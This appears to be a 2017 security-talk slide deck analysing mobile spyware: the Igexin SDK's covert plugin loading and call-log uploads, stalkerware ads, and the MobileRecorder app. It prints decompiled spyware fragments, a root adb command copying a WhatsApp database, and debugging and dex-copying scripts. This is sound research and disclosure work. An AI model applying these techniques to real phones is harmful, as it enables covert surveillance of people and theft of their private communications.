Mobile Spyware


From Nosey Ads to Nation-state Espionage

Adam Bauer | Christoph T. Hebeisen | November 12 2017

Privacy tradeoffs

What's on your device?

Exposure of Personal Data



- Advertising ID (user resettable)
- IMEI, IMSI, MAC address
- Location Country / City
- GPS Location
- Phone number
- Accounts
- Contacts
- Calendar
- Communication Metadata (who, when, duration) of calls / SMS
- Media (Pictures / Video)
- Communication Content
  - SMS
  - Email
  - Third-party messengers (WhatsApp, Snapchat, etc.)
- Record audio
- Take pictures, video

How does Android protect PII

Linux Kernel enforces access to objects through

- UNIX style permissions and ACLs on file-like objects (DAC)
- SELINUX (MAC)

Each app (with few exceptions) runs under a different UID/GID and cannot access other apps' data directories:

```
drwxr-x--x radio    radio            1970-07-09 11:39 com.android.mms.service
drwxr-x--x radio    radio            1970-07-09 11:39 com.android.providers.telephony
drwxr-x--x u0_a20   u0_a20           1970-07-09 11:40 com.android.hotwordenrollment
drwxr-x--x u0_a54   u0_a54           1970-07-09 11:39 com.android.htmlviewer
drwxr-x--x u0_a9    u0_a9            2017-10-18 17:25 com.android.providers.downloads
drwxr-x--x u0_a9    u0_a9            1970-07-09 11:39 com.android.providers.downloads.ui
drwxr-x--x u0_a58   u0_a58           1970-07-09 11:39 com.android.wallpaper.livepicker
drwxr-x--x u0_a33   u0_a33           1970-07-09 11:39 com.android.wallpapercropper
drwxr-x--x u0_a79   u0_a79           2017-10-18 17:31 com.google.android.apps.genie.geniewidget
drwxr-x--x u0_a74   u0_a74           1970-07-09 11:39 com.google.android.apps.walletnfcrel
drwxr-x--x u0_a26   u0_a26           1970-07-09 11:39 com.google.android.setupwizard
drwxr-x--x u0_a71   u0_a71           1970-07-09 11:39 com.google.android.setupwizard.overlay.smartdevice
drwxr-x--x u0_a75   u0_a75           1970-07-09 11:39 com.google.android.webview
drwxr-x--x system   system           1970-07-09 11:40 com.qualcomm.atfwd
drwxr-x--x u0_a90   u0_a90           2017-11-14 15:28 com.whatsapp
```

How do Apps Access PII

- Filesystem access (“external storage” e.g. photos, videos)
- Content providers (e.g. calendar, contacts, SMS)
- Broadcast receivers (e.g. SMS received, package added)
- Package manager (installed packages)
- Listeners (e.g. phone state listener, notification listener)

Access is controlled by permissions (generally implemented as UNIX groups).


```
crw-rw---- system    camera      81,   0 1970-07-25 12:58 video0
crw-rw---- system    vpn         10, 200 1970-07-25 12:58 tun
crw-rw---- bluetooth bluetooth 241,   7 1970-07-25 12:58 smd7
crw-rw---- nfc       nfc         10,  73 1970-07-25 12:58 pn548
```

How do Apps Access PII

None of these restrictions apply if an app has privileged access on the device.


```
tor-m-chebe02:temp chebeisen$ adb shell su -c cp /data/data/com.whatsapp/databases/msgstore.db /sdcard
tor-m-chebe02:temp chebeisen$ adb shell su -c chmod 644 /sdcard/msgstore.db
tor-m-chebe02:temp chebeisen$ adb pull /sdcard/msgstore.db .
tor-m-chebe02:temp chebeisen$ sqlite3 msgstore.db
SQLite version 3.9.2 2015-11-02 18:31:45
Enter ".help" for usage hints.
sqlite> .mode column
sqlite> .headers on
sqlite> .width 30 10 10 80
sqlite> SELECT key_remote_jid, key_from_me, timestamp, data FROM messages;
key_remote_jid                 key_from_me  timestamp   data
-----------------------------  -----------  ----------  ------------------------------------------------------------
-1                             0            0
status@broadcast               0            1487100001
status@broadcast               1            1510083200
1647637[redacted]@s.whatsapp.net      1            1510083812
1647637[redacted]@s.whatsapp.net      0            1510083813  Hi!
1647637[redacted]@s.whatsapp.net      1            1510083881  Finally, it took you, like, forever to get on WhatsApp.
1647637[redacted]@s.whatsapp.net      0            1510083931  Patience is not your strong suit.
status@broadcast               1            1510085586
sqlite>
```

Exposure of Personal Data - no Root Access



- **Advertising ID (user resettable)**
- **IMEI, IMSI, MAC address**
- **Location Country / City**
- **GPS Location**
- **Phone number**
- **Accounts**
- **Contacts**
- **Calendar**
- **Communication Metadata (who, when, duration) of calls / SMS**
- **Media (Pictures / Video)**
- **Communication Content**
  - **SMS**
  - Email
  - Third-party messengers (WhatsApp, Snapchat, etc.)
- **Record audio**
- **Take pictures, video**

Exposure of Personal Data - with Root Access



- **Advertising ID (user resettable)**
- **IMEI, IMSI, MAC address**
- **Location Country / City**
- **GPS Location**
- **Phone number**
- **Accounts**
- **Contacts**
- **Calendar**
- **Communication Metadata (who, when, duration) of calls / SMS**
- **Media (Pictures / Video)**
- **Communication Content**
  - **SMS**
  - **Email**
  - **Third-party messengers (WhatsApp, Snapchat, etc.)**
- **Record audio**
- **Take pictures, video**

Nosey ads

The Igexin SDK

Encrypted File Downloads

```
GET /tdata_BfO709 HTTP/1.1
Host: pub-dl-p.qiniudn.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

HTTP/1.1 200 OK
Server: NWS_TCloud_S1
Connection: keep-alive
Date: Thu, 27 Apr 2017 15:31:27 GMT
Cache-Control: max-age=31536000
Expires: Fri, 27 Apr 2018 15:31:27 GMT
Last-Modified: Fri, 01 Aug 2014 12:12:37 GMT
Content-Type: application/x-ns-proxy-autoconfig
Content-Length: 88526
X-NWS-LOG-UUID: 6e8dd6bd-708d-428b-95ce-c6db987363d0
X-Cache-Lookup: Hit From MemCache
Access-Control-Allow-Origin: *
Content-Disposition: inline; filename="tdata_BfO709"
Accept-Ranges: bytes
X-Daa-Tunnel: hop_count=1
X-Cache-Lookup: Hit From Inner Cluster

a.}...T..W....wf..#.. ..............:...^..|.r.N...&..."...V...j............?.)?..........F).n.(Ho..c5`(.b
i..aov..%.f..4%..b..s.h_G~0.<..(+'...8.i..n....?.$....?\..R'.z........i.r.....<.f......o........a..c.O1.r.
.n.......*.W...HQ.B.e(\w|DX.>;7%..H7.9.9
....)...]...Y..d...Z.....+.wUURS.>
=Ob....>-w$I..T.FX.M..-.P.J.....i.(.O..W.Xf.4.mo...;..P..S.....H.N}p0..SE....Kqx?#.6.}Ck.t....K.'.!...2..kE..{N...k...u>\#....
(.... l2*L.^+.[,".....J.!X8.m.0...r....v4.F...S...x.u...L../?....o..h..L...b?r.....2`....n...`,.5....*..o
..L....8r...FD.....w..[ADF....\9...f.Z..>"..}..BO...5..Y....CW.~s..R{...|XI..GKn.rPZ..x..8.....&....".K?.
Xx.d...$.n..L/I..........Y.
&..e
..........p7.&.FW.n.........\..$
.>...2{Z.i.*.......Tj9..@6g.j...~+...;77.CQ.ue..Br.\iL^....
.*....i.x.6........ZJXY.       ..6.).:..Y...&1||....q.gE.-...c          .X.K/....W.9.....TFK=OB..Y..    ......z.....>.].V....q..
8.............|
O.A ..t..!....W...0r..+..
0..Y
```

Encrypted File Downloads

- Downloaded files were XOR encrypted JAR files
- Loaded using the DexClassLoader
- Key is 16 bytes long and received from an REST API call to a server along with file download URL

```
public boolean loadClassCallInit_a(Context arg10, String filePath, String clsName, String key, String name) {
    Class class;
    DexClassLoader dexClassLoader;
    File v2 = new File(filePath);
    File jarFile = new File(filePath + ".jar");
    File dexFile = new File(arg10.getFilesDir().getAbsolutePath() + "/" + name + ".dex");
    this.decryptFile(v2, jarFile, key);
    if(jarFile.exists()) {
        try {
            dexClassLoader = new DexClassLoader(jarFile.getAbsolutePath(), arg10.getFilesDir().getAbsolutePath(), null, a
        }
        catch(Exception v0) {
            goto label_53;
        }

        try {
            class = dexClassLoader.loadClass(clsName);
        }
        catch(Exception v2_2) {
        }

        try {
            jarFile.delete();
            if(dexFile.exists()) {
                dexFile.delete();
            }

            if(class == null) {
                boolean v0_2 = false;
                return v0_2;
            }

            Object v0_3 = class.newInstance();
            if(v0_3 == null) {
                return false;
            }

            ((IPushExtension)v0_3).init(g.context);
```

Decryption

- Many ways to decrypt this sort of payload

```
#!/system/bin/sh

TAG='dexcopier'
DEST_DIR='/sdcard'

log -p i -t $TAG "Called with $*. Path is: $PATH. Running as $(whoami)"

# Toybox sed is super broken...

dex_file_arg=$(echo "$*" | busybox sed 's/.*--dex-file=/--dex-file=/g' | busybox sed 's/ .*//g')

log -p i -t $TAG "Dex file arg parsed to $dex_file_arg."

if $(echo "$dex_file_arg" | grep --quiet -- '--dex-file='); then
        source_dex_path=$(echo "$dex_file_arg" | busybox sed 's/--dex-file=//g')
        log -p i -t $TAG "Got source path: $source_dex_path"

        if [ -f $source_dex_path ]; then
                file_name=$(echo "$source_dex_path" | busybox sed 's%.*/%%g')
                dest_dex_path="$DEST_DIR/$file_name"

                log -p i -t "$TAG" "Copying $source_dex_path to $dest_dex_path"
                su -c cp "$source_dex_path" "$dest_dex_path"
        else
                log -p w -t $TAG "$source_dex_path not found."
        fi
else
        log -p i -t $TAG "dex file not found: $dex_file_arg."
fi

echo "$@"

exec /system/bin/dex2oat.bak "$@"
```

Payload


- This plugin sets up a PhoneStateListener which logs all incoming calls
- Call logs get uploaded through the REST API

```
if(f.a().a(arg4, "android.permission.READ_PHONE_STATE")) {
    arg4.getSystemService("phone").listen(new PhoneStateListener(this, null), 0x20);
    Log.a("GBD_THis", "add tm listens");
    return;
}
```

```
class PhoneStateListener extends android.telephony.PhoneStateListener {
    PhoneStateListener(CallStateAction arg1, CallStateTask arg2) {
        this(arg1);
    }

    private PhoneStateListener(CallStateAction arg1) {
        this.callStateAction = arg1;
        super();
    }

    public void onCallStateChanged(int arg6, String arg7) {
        if(arg6 == 0) {
            try {
                if(CallStateAction.getCallStates(this.callStateAction).isEmpty()) {
                    return;
                }

            label_6:
                CallStateLog callState = new CallStateLog();
                callState.a(System.currentTimeMillis() / 1000);
                callState.addIncomingNumber(arg7);
                callState.addCallState(arg6);
                CallStateAction.getCallStates(this.callStateAction).add(callState);
                if(arg6 != 0) {
                    return;
                }

                Log.a("GBD_THis", "idle xx..");
                CallStateAction.b(this.callStateAction);
```

Plugin Load Process

Client



Server

API Traffic - Part 1

- Base64 encoded.
- The first 16 bytes of the message body are an MD5 checksum.
- The remaining content is gzip compressed JSON.
- There are many sdkconfig requests but the ones with SDK version set to a specific value are the interesting ones.

```
================================================================================
TCP 192.168.0.10:58401 > 183.131.26.106:80
URL http://sdk.open.phone.igexin.com/api.php?format=json&t=1
{
    "action": "sdkconfig",
    "appid": "yPUdx30Zqo70QKgsjNKVj4",
    "cid": "15453b866389fc41285e45380194b5c9",
    "sdk_version": "2.3.0.0"
}

Response: HTTP/1.1 200 OK
{
    "config": {
        "ext_infos": {
            "extensions": [
                {
                    "checksum": "4674F0DB5D9A1D10F5A4CF07AF13D230",
                    "cls_name": "com.igexin.push.extension.distribution.basic.stub.PushExtension",
                    "effective": "0",
                    "id": 1,
                    "isdestroy": "false",
                    "key": "8a4788efafbf9bfa5051d28b4b09fef8",
                    "name": "tdata_KtX382",
                    "url": "http://7j1xxl.com2.z0.glb.qiniucdn.com/tdata_KtX382",
                    "version": "2.3.0.0_EXT-2.4.1"
                },
                {
                    "checksum": "5117B274B625D40B0E04684545A70EFB",
                    "cls_name": "com.igexin.push.extension.distribution.gbd.stub.PushExtension",
                    "effective": "0",
                    "id": 2,
                    "isdestroy": "false",
                    "key": "ae99c654c4bac8fba69bc463842fb378",
                    "name": "tdata_gOY640",
                    "url": "http://7j1xxl.com2.z0.glb.qiniucdn.com/tdata_gOY640",
                    "version": "2.3.0.0_GBD-1.6.1"
                }
            ],
            "version": "2.3.0.0-40"
        },
        "sdk.guard.enable": "false",
        "sdk.snl.enable": "false",
        "sdk.watchout.app": "com.huawei.android.launcher",
        "sdk.watchout.service": "com.qihoo360.rootserver"
    },
    "result": "ok",
    "tag": "1520716336"
}
================================================================================
```

BIData

URL http://sdk.open.phone.igexin.com/api.php?format=json&t=1


```
{
"BIData":
"MjAxNy0wNi0xNSAxNzoyMDozMnw1NzhmZjgwYzM3ZjcxZTUyOWI0MmJjZDJlNGE4Mzk4OXx
rRzJYUGVMaFJDOEtDYmp5Z2d5WDQ3fDE0OTc1NjE2MjB8czZHWWJrQVVrT1FQd0s0UHwxCjI
wMTctMDYtMTUgMTc6MjA6MzJ8NTc4ZmY4MGMzN2Y3MWU1MjliNDJiY2QyZTRhODM5OD18a0c
yWFBlTGhSQzhLQ2JqeWdneVg0N3wxNDk3NTYxNjIzfHM2R1lia0FVa09RUHdLNFB8MgoyMDE
3LTA2LTE1IDE3OjIwOjMyfDU3OGZmODBjMzdmNzFlNTI5YjQyYmNkMmU0YTgzOTg5fGtHMlh
QZUxoUkM4S0NianlnZ3lYNDd8MTQ5NzU2MTYzMnxzNkdZYmtBVWtPUVB3SzRQfDA=",
"BIType": "22",
"action": "upload_BI",
"cid": "578ff80c37f71e529b42bcd2e4a83989"
}
```

BIData

```
2017-06-15
17:20:32|578ff80c37f71e529b42bcd2e4a83989|kG2XPeLhRC8KCbjyggyX47|1497561
620|s6GYbkAUkOQPwK4P|1
2017-06-15
17:20:32|578ff80c37f71e529b42bcd2e4a83989|kG2XPeLhRC8KCbjyggyX47|1497561
623|s6GYbkAUkOQPwK4P|2
2017-06-15
17:20:32|578ff80c37f71e529b42bcd2e4a83989|kG2XPeLhRC8KCbjyggyX47|1497561
632|s6GYbkAUkOQPwK4P|0
```

BIData

- `"dj1om0z0za9kwzxrphkqxsu9oc21tez1578ff80c37f71e529b42bcd2e4a83989".getBytes()` provides the full key.
- With the key, we can now decrpt the `s6GYbkAUkOQPwK4P` string to: +16465687788.

API Traffic - Part 2

- Transmits a randomly generated key used for AES encryption in HTTP request header
- Key is RSA encrypted with a public key bundled with the apps
- A running app is needed to decrypt traffic.
- Traffic is still gzip compressed JSON before encryption.
- Either the AES key can be captured, or can dump traffic right before it gets encrypted.

```
b internal_aes_enc_http
commands
dump binary memory data.gz $r4 ($r4 + $r6)
shell echo "-- BEGIN REQUEST -- "; gzcat data.gz ; echo; echo " -- END REQUEST -- "
cont
end
```


```
Thread 71 "TaskService-poo" hit Breakpoint 6, 0x7757d366 in internal_aes_enc_http ()
   from /Users/adam.bauer/android-4.4.2/libgetuiext2.so
-- BEGIN REQUEST --
                {"BIData":"MjAxNy0wNi0xMSAwMjo1OTo1Nnw4NjRjZTNhMzNmOGFjMjc5OGQxMWZlYmE3MjY4YmM0ZHxGcnBCZUtKRkNFOThGZ
FZUcWVORUUzfDE0OTcxNjQzOTYjdXI4aGpwdkpsL2xVZ1VmWCMxLDE0OTcxNjQzOTYjIzIsMTQ5NzE2NDM5NiMjMA==","action":"upload_BI","cid":
"864ce3a33f8ac2798d11feba7268bc4d","BIType":"22"}
                                                -- END REQUEST --
```

Aftermath


- Hundreds of apps were updated to a new version of the SDK or removed from Play
- Vendor released a statement that they were not making use of the phone numbers in their possession.


Commercial surveillanceware


“Friends” and family



Easy Logger
Remotely access call logs, full text messages, live location & app usage. A 24/7 phone tracker
Logs phone calls
Logs text messages
Live location tracking
Locations visited report
Download Now



Retina X Studios
MOBILE SPY
Mobile Monitoring Software
Never been easier.
VIEW LIVE DEMO
Mobile Spy Monitoring Software Overview
HAVE A QUESTION?
Chat with us
LIVE 24/7



Spyzie
All the information you need, one monitoring solution.
Track the activity of any smartphone from any of your devices.
Try it now
View demo



ONE
World's Most Advanced Spy App for Cell phones, Tablets & Computers
Sneak into any Android, iOS or Blackberry supported Mobile devices or Computers anytime without getting access.
Record and Listen all Voice Calls (guaranteed)
3 Types of Bugging Features (Audio, Video, Photos)
Compatible with Scores of Mobile Phone Brands and PC/Mac
24/7 Customer Support and Live Chats
Purchase Protection for Buyers with Payback (guaranteed)
Many more Cutting-edge and Exclusive Features
World's First Spy Software with Mobile Viewer App
BUY NOW
VIEW DEMO


Cerberus
Anti-theft solution
for Android
Triple protection for your devices
Remote control from internet
Remote control via SMS
Custom automatic alerts with AutoTask
For the full perspective, turn to the FT
SUBSCRIBE & SAVE 33%


Always know what's going on.
MobiStealth
Remotely Monitor Mobiles & Computers
For Children and Employees only
As seen on
Ultimate Cell Phone Monitoring Software


Monitoring Software
Auto Forward Spy


FLEXISPY
The World's Most Powerful Monitoring Software for Computers, Mobile Phones and Tablets
Know Everything That Happens on A Computer or Smartphone, No Matter Where You Are
ANNOUNCING FLEXISPY EXPRESS
Monitor all cell phone digital and audio communications
Monitor all PC & Mac user behavior
Works with Android, iPhone, iPad, PC and Mac
More monitoring features than any other product
Money Back Guarantee
Installation Service
The only monitoring software with a FREE Mobile Viewer App
View Demo
Buy Now


Ultimate monitoring software for parental control
Remotely track and control any activity of kids on all smartphones & computers
BUY NOW
VIEW DEMO
WhatsApp, SMS, call logs, location tracking & 25 more features
Compatible with Android, iOS, Windows PC and Mac OS
Easily accessible from any browser
24/7 multi-language support
Free online help with initial installation
mSpy is a global leader in monitoring solutions dedicated to satisfying end-user needs for security, safety and convenience.
mSpy - Know. Prevent. Protect.

MobileRecorder — #1 phone tracker app

Monitor text messages, GPS locations, listen call records and audio surroundings remotely in stealth regime!

Download

Best app for tracking or spying spouse, child or employees:

- Stealth regime: no notifications, the icon can be removed from the application list.
- Tracks sms and records calls
- Automatically tracks location
- Records surroundings
- Silently make pics during calls
- Remote commands: Switch on/of wifi and mobile data, locking/unlocking

MobileRecorder

- Must be installed by someone with physical access to the target's device.
- No rooting functionality
- No significant code obfuscation
- Data is collected through ContentObservers, Android Services which are sent broadcast messages on a schedule or based on system events, and ad-hoc in response to commands.

```
public void onCreate() {
    super.onCreate();
    Main.a = true;
    LoggingService_g.d("Set alarms");
    Thread.setDefaultUncaughtExceptionHandler(new GlobalExceptionHandler()
    Main.schedule(((Context)this), DownloadCommands.class, 600);
    Main.schedule(((Context)this), UploadInfo.class, 600);
    Main.schedule(((Context)this), UploadFiles.class, 600);
    Main.scheduleMngDictService(((Context)this), 600);
    Main.schedule(((Context)this), Main.class, 600);
    this.smsContentObserver = new smsContentObserver_b(new Handler(), ((Co
    this.callLogContentObserver = new CallLogContentObserver_a(new Handler
    this.getContentResolver().registerContentObserver(Uri.parse("content:/
    this.getContentResolver().registerContentObserver(CallLog$Calls.CONTEN
}
```

Data Exfiltration

Many app functions are implemented within a set of services.

- DictService
  - Records ambient audio using MediaRecorder
- DictServiceCall
  - Records phone calls using MediaRecorder
- CameraService
  - Takes pictures using the Camera API
  - Takes steps to mute audio and blank screen to avoid alerting user.

Data Exfiltration

- Change device password
- Log GPS location
- Log notifications through a NotificationListenerService
- Enable Wifi or Mobile Data

Data Exfiltration

- Content observers are registered for:
  - → `content://sms`
  - → `CallLog$Calls.CONTENT_URI`
- These log SMS messages and calls to an internal database.
- The SMSObserver also parses inbound SMS commands.

```
public SMSObserver(Handler arg1, Context arg2) {
    super(arg1);
    this.context = arg2;
}

public boolean deliverSelfNotifications() {
    return 0;
}

public void onChange(boolean arg2) {
    this.onChange(arg2, null);
}

public void onChange(boolean arg16, Uri arg17) {
    if(State.appEnabled()) {
        Uri uriSMSURI = Uri.parse("content://sms/");
        int id = Prefs.getI("smsId", 0xFFFFFFFF);
        EventsDao dao = new EventsDao(this.context);
        Cursor cur = this.context.getContentResolver().query(uriSMSURI, null, "_id > ?", new String[]{String.v
        if(cur.moveToFirst()) {
            do {
                String body = DB.getColumn(cur, "body");
                try {
                    if(!DB.getColumn(cur, "type").equals("1")) {
                        goto label_45;
                    }

                    if(!body.contains(Prefs.smsCmdLine())) {
                        goto label_45;
                    }

                    if(!State.appEnabled() && !SmsCmdParser.startCommand(body)) {
                        goto label_45;
                    }

                    SmsCmdParser.Run(body.split(Pattern.quote(Prefs.smsCmdLine()))[1], body, this.context);
                }
                catch(Exception e) {
                    Logger.e(e, "");
                }

                try {
                label_45:
                    dao.logSMS(DB.getColumn(cur, "_id"), DB.getColumn(cur, "date"), DB.getColumn(cur, "type"),
                    int newId = DB.clmInt(cur, "_id");
                    if(newId > id) {
                        id = newId;
                    }

                    Prefs.setI("smsId", id);
                }
```

Capabilities - Hiding

- Icon hiding is implemented as a setting in the UI
- Calls setComponentEnabledSetting to disable the Main activity

```
public static void removeIcon(Activity arg7) {
    try {
        App.getContext().getPackageManager().setComponentEnabledSetting(arg7.getComponentName(), 2, 1);
        arg7.moveTaskToBack(true);
        Toast.makeText(App.getContext(), App.getContext().getResources().getString(0x7F070049).replace("123456", Prefs.getSetupNumber()), 1).show();
    }
    catch(Exception e) {
        Logger.e(e, "rm icon");
    }
}
```

Communication

Two control channels: SMS and HTTP

- SMS commands are identified by a particular value in the SMS message body (\###) and are intercepted by the SMS ContentObserver.
- HTTP commands are retrieved by polling a web server and parsing a JSON response.
- Both sets of commands are run through the same command parser.

```
static {
    SmsCmdParser.CMD_ALARM = "a";
    SmsCmdParser.CMD_HIDE = "h";
    SmsCmdParser.CMD_WIFI = "w";
    SmsCmdParser.CMD_MOBILEDATA = "m";
    SmsCmdParser.CMD_START_RECORD = "r";
    SmsCmdParser.CMD_START_GPS = "g";
    SmsCmdParser.CMD_START_GPS_RECORD = "p";
    SmsCmdParser.CMD_STAT = "stat";
    SmsCmdParser.CMD_LAST_CALLS = "c";
    SmsCmdParser.CMD_STOP_DICT = "x";
    SmsCmdParser.CMD_BACK_CALL = "b";
    SmsCmdParser.CMD_LOCATION = "l";
    SmsCmdParser.CMD_SW_LOGCALLS = "swlogcalls";
    SmsCmdParser.CMD_SW_RECORDCALLS = "swrecordcalls";
    SmsCmdParser.CMD_SW_MAKEPICS = "swmakepics";
    SmsCmdParser.CMD_DISABLE = "disable";
    SmsCmdParser.CMD_WAKEUP = "wakeup";
    SmsCmdParser.CMD_SOURCE = "source";
    SmsCmdParser.CMD_STOP = "stop";
    SmsCmdParser.CMD_START = "start";
    SmsCmdParser.CMD_PIN = "pin";
    SmsCmdParser.CMD_MOVE = "move";
    SmsCmdParser.CMD_SHOW = "show";
```

Communication

- Data upload occurs over HTTP.
- Data from from the events table such as call logs is uploaded as key value pairs in an HTTP POST body, with some structured values containing JSON data.
- Files such as images are uploaded as multipart/form-data. File uploads can be configured to be over Wifi only to avoid suspicious mobile data usage.

